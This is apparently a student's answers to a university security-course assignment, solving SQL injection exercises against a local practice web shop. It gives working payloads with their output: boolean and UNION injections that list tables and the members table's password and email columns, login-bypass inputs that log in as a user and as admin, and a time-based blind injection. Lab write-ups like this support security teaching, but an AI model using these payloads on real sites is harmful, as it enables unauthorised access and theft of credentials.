SEng 360

Assignment 5

Jakob Roberts
v00484900

1

a) `http://localhost:3080/cases/productsCategory.php?category=1%20or%20true`

Products By Category

Below are listed all products in [unknown category] category.


Name	Description	Price
CASE-084-SILVER	Entry level computer case	50.00
CASE-077-GOLD	Great price/quality computer case	75.00
CASE-084-ULTIMATE	High performance computer case	125.00
CPU-085-SILVER	Entry level processor	200.00
CPU-035-GOLD	Great price/quality processor	350.00
CPU-088-ULTIMATE	High performance processor	425.00
CPU-019-ULTIMATE_PLUS	Radical performance processor	550.00
CPU-035-BEST	Best processor on the market	1200.00
HD-027-SILVER	Entry level hard drive	100.00
HD-025-GOLD	Great price/quality hard drive	180.00
HD-003-ULTIMATE	High performance hard drive	300.00
KB-005-SILVER	Entry level keyboard	20.00
KB-091-GOLD	Great price/quality keyboard	40.00
MB-008-SILVER	Entry level motherboard	130.00
MB-000-GOLD	Great price/quality motherboard	200.00
MB-057-ULTIMATE	High performance motherboard	300.00
MB-057-ULTIMATE_PLUS	Radical performance motherboard	500.00
MON-031-SILVER	Entry level monitor	150.00
MON-060-GOLD	Great price/quality monitor	350.00
MON-005-ULTIMATE	High performance monitor	700.00
MOUS-018-SILVER	Entry level mouse	10.00
MOUS-021-GOLD	Great price/quality mouse	35.00
MOUS-023-ULTIMATE	High performance mouse	80.00
NET-014-GOLD	Great price/quality network adapter	30.00
OPTIC-100-SILVER	Entry level optical drive	25.00
OPTIC-040-GOLD	Great price/quality optical drive	45.00
OPTIC-099-ULTIMATE	High performance optical drive	60.00
OS-064-SILVER	Entry level operating system	125.00
OS-012-GOLD	Great price/quality operating system	175.00
RAM-082-SILVER	Entry level ram memory	50.00
RAM-002-GOLD	Great price/quality ram memory	100.00
RAM-003-ULTIMATE	High performance ram memory	200.00
SC-012-SILVER	Entry level sound card	50.00
SC-019-GOLD	Great price/quality sound card	150.00
SC-093-ULTIMATE	High performance sound card	250.00
VC-033-SILVER	Entry level video card	120.00
VC-078-GOLD	Great price/quality video card	195.00
VC-096-ULTIMATE	High performance video card	325.00

b) `http://localhost:3080/cases/productsCategory.php?category=1%20union%20select%201,group_concat(table_name),3%20from%20information_schema.tables%20where%20table_schema=database()`

```
Products By Category

Below are listed all products in [unknown category] category.

Name                    Description                                                    Price
OPTIC-100-SILVER        Entry level optical drive                                      25.00
OPTIC-040-GOLD          Great price/quality optical drive                              45.00
OPTIC-099-ULTIMATE      High performance optical drive                                 60.00
1                       categories,members,orderlines,orders,payments,permissions,products 3.00
```




2

a) `Entering a single whitespace character will display all of the products.`

b) `*%' union select 1,group_concat(column_name) from information_schema.columns where table_name = 'members' and table_schema=database() and column_name like '%`

```
Search Products

Name    Description
1       id,username,password,first_name,last_name,email,permission
```




3

a) User: ’ or ’’=’’--

NOTE: after the -- there is a space (this is because the -- is a comment)


Welcome Brad Pitt !
You are now logged in and you can buy products on our website.



b) User: ’ UNION select * from (SELECT NULL as id ,NULL as name FROM members WHERE username=’’ or ’’=’’ UNION select id,name from permissions where name like ’%admin%’) as perms where id is not null--

NOTE: after the -- there is a space (this is because the -- is a comment)


Welcome 1 admin !
You are now logged in and you can buy products on our website.



c) User: ’ union SELECT first_name, name from permissions join members on permissions.id=members.id where name like ’%admin%’ and username=’’ or ’’=’’--

NOTE: after the -- there is a space (this is because the -- is a comment)

Welcome Brad admin !
You are now logged in and you can buy products on our website.



d) User: ’ union SELECT NULL, NULL from(SELECT CASE WHEN ((SELECT count(username) as orders FROM orders join members on orders.member=members.id where username = ’boss’ group by username) > 1) THEN (SELECT count(*) as first_name FROM information_schema.columns A, information_schema.columns B, information_schema.columns C) END as first_name)as taybel--

NOTE: after the -- there is a space (this is because the -- is a comment)

It unions with a NULL,NULL entry and pulls no data from the long case statement. The username = ’boss’ currently but can be changed for the user that you are interested in and will check if they have more than one order, and if they do it will take about 12 seconds to complete the query.